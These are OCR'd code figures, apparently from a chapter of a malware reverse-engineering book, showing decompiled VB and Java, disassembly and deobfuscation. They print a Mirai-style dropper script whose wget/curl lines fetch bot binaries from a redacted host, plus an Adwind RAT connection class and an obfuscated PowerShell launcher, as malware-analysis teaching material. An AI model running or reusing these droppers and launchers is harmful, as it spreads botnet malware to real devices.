
Decompiled OK

P-Code ☑ Parse stack parameters ☑ Procedure analyzer and optimizer

Decompiler | Disassembler | HEX Editor

```
Public Function colas(Attend) '41612C
  'Data Table: 40199C
  Dim var_A8 As Long
  loc_416095: var_A8 = HeapCreate(&H40000, &H10, &H10)
  loc_416098: CreateTimerQueue(var_A8)
  loc_4160B3: WriteProcessMemory(-1, var_A8, Attend, &H10,
  loc_4160D7: WriteProcessMemory(-1, var_A0, (var_A8 + 8),
  loc_4160F2: WriteProcessMemory(-1, var_9C, var_A0, 4, 0)
  loc_416113: WriteProcessMemory(-1, var_A4, (var_9C + &H1
  loc_416125: colas = (var_A4 - 1)
End Function
```


Decompiled OK




```
00015B1B: F5   LitI4: 0 (0x0)
00015B20: DB   GtI4 >
00015B21: 1C   BranchF 00015B39
00015B24: FEC1 LitVarI4: var_E0 = 78122700 (0x4A80ECC)
00015B2C: FCF6 FStVar var_AC
00015B30: F3   LitI2: 874 (0x36A)
00015B33: 70   FStI2 var_AE
00015B36: 1E   Branch 00015B62
00015B39: loc_00015B21
00015B39: FEC1 LitVarI4: var_E0 = 43963590 (0x29ED4C6)
00015B41: FCF6 FStVar var_C0
00015B45: FEC1 LitVarI4: var_E0 = 65631238 (0x3E97406)
00015B4D: FCF6 FStVar var_D0
00015B51: F5   LitI4: 19446 (0x4BF6)
00015B56: 71   FStR4 var_98
00015B59: F3   LitI2: 845 (0x34D)
00015B5C: FC0D CUI1I2
00015B5E: FCF0 FStUI1 var_9A
00015B62: loc_00015B36
```

Idle


Errors: 0 Unknown: 0 Procs: 56/61 (919,55 sec)



```
.text:00403C2C                                  dd offset dword_40C390
.text:00403C30                                  dd offset dword_424360
dword_40C390    dd 0E9E9E9E9h, 3 dup(0CCCCCCCCh) ; DATA XREF: .text:00403C2C↑o

; =============== S U B R O U T I N E =======================================

; Attributes: bp-based frame

sub_40C3A0      proc near               ; CODE XREF: frmMain_method_16+75↓p

var_DC          = dword ptr -0DCh
var_D8          = dword ptr -0D8h
var_D0          = dword ptr -0D0h
variant_0C8     = VB_VARIANT ptr -0C8h
variant_0B8     = VB_VARIANT ptr -0B8h
variant_0A8     = VB_VARIANT ptr -0A8h
variant_98      = VB_VARIANT ptr -98h
variant_88      = VB_VARIANT ptr -88h
variant_78      = VB_VARIANT ptr -78h
str_68          = byte ptr -68h
str_64          = dword ptr -64h
str_60          = dword ptr -60h
str_5C          = dword ptr -5Ch
str_58          = dword ptr -58h
var_50          = byte ptr -50h
var_1C          = dword ptr -1Ch
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8

                push    ebp             ; nSize
                mov     ebp, esp
                sub     esp, 14h
                push    offset __vbaExceptHandler
                mov     eax, large fs:0
                push    eax
                mov     large fs:0, esp
```




```
[0x004017fc]> pd 2 @eip
            ;-- entry0:
            ;-- eip:
            0x004017fc      68881b4000      push 0x401b88           ; "VB5!\xf0\x1f*"
            0x00401801      e8f0ffffff      call 0x4017f6
[0x004017fc]> pxw 4 @0x401b88+0x2c
0x00401bb4  0x00409380                                  ..@.
[0x004017fc]> pd 4 @0x00409380
            0x00409380      55              push ebp
            0x00409381      8bec            mov ebp, esp
            0x00409383      83ec08          sub esp, 8
            0x00409386      6826154000      push 0x401526
[0x004017fc]> 
```




```
                 ****************************************
                 void __stdcall parse_byte[]_void(AdvancedI
                   assume alignmentPad = 0x3
d                 <VOID>         <RETURN>
ancedInform...    parameterSpa... this
te *              parameterSpa... param1
                 parse_byte[]_void
 bb 00 02           new          0x2
 59                 dup
 2b                 aload_1
 b7 00 03           invokesp...  0x3
 4d                 astore_2
 bb 00 04           new          0x4
 59                 dup
 2c                 aload_2
```

```

void parse_byte[]_void(AdvancedInform

{
  Object objectRef;
  String pSVar1;
  boolean bVar4;
  int iVar2;
  ArrayList pAVar3;
  ByteArrayInputStream objectRef_00;
  ObjectInputStream objectRef_01;
  void objectRef_02;

  objectRef_00 = new ByteArrayInputSt
  objectRef_01 = new ObjectInputStrea
  objectRef = objectRef_01.readObject
  throwExceptionOp(objectRef);
```




```
package plugins;

abstract public class AdwindServer {
    public java.net.Socket socket;
    public java.io.ObjectOutputStream out;
    public java.io.ObjectInputStream in;
    public boolean conectado;
    public static String ID_REMOTE_PC;

    public AdwindServer() {
    }

    public void startConnection(String s, int i) {
        try {
            this.socket = new java.net.Socket(s, i);
            this.socket.setTrafficClass(16);
            this.socket.setPerformancePreferences(1, 0, 0);
            this.out = new java.io.ObjectOutputStream(this.socket.getOutputStream());
            this.in = new java.io.ObjectInputStream(this.socket.getInputStream());
```




```
dis.disassemble(code)
          0 LOAD_CONST               0 ('hello world')
          3 PRINT_ITEM
          4 PRINT_NEWLINE
          5 LOAD_CONST               1 (None)
          8 RETURN_VALUE
```

```
dis.disassemble(code)
          0 LOAD_NAME                0 (print)
          2 LOAD_CONST               0 ('hello world')
          4 CALL_FUNCTION            1
          6 POP_TOP
          8 LOAD_CONST               1 (None)
         10 RETURN_VALUE
```


Chapter 10: Scripts and Macros – Reversing, Deobfuscation, and Debugging




```
cM""d.e""Xe /c p^o^w^e^r^s^h^E^L^L^.^e^x^e^ ^-^e^c^
```




```
00000000:  65 25 61 25-25 62 25 25-63 25 63 25-78 78 25 68  e%a%%b%%c%c%xx%h
00000010:  25 79 79 25-6F 20 25 73-66 73 72 77-72 77 25 4D  %yy%o %sfsrwrw%M
00000020:  25 78 79 25-61 6C 25 61-64 32 79 25-77 61 72 25  %xy%al%ad2y%war%
00000030:  73 6B 66 6A-6C 73 64 6A-66 25 65 20-25 41 41 41  skfjlsdjf%e %AAA
00000040:  25 41 25 41-41 25 6E 61-25 61 25 6C-25 78 58 7A  %A%AA%na%a%l%xXz
00000050:  25 79 73 25-73 73 66 25-69 25 69 25-73 20 25 78  %ys%ssf%i%i%s %x
00000060:  66 73 43 25-43 25 43 25-6F 6F 25 61-6C 64 75 53  fsC%C%C%oo%alduS
00000070:  53 25 6B 62-25 70 70 70-25 6F 25 69-6B 25 6F 6B  S%kb%ppp%o%ik%ok
```



```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted]/mirai.arm; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm5; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm6; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.arm7; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.x86; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.x32; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.mips; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.mpsl; curl -O http:/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.ppc; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.sh4; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.spc; curl -O http://
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:///mirai.m68k; curl -O http:/
```






Just-In-Time Debugging

Enable Just-In-Time debugging for these types of code:

☑ Managed
☑ Native
☑ Script



Choose Just-In-Time Debugger

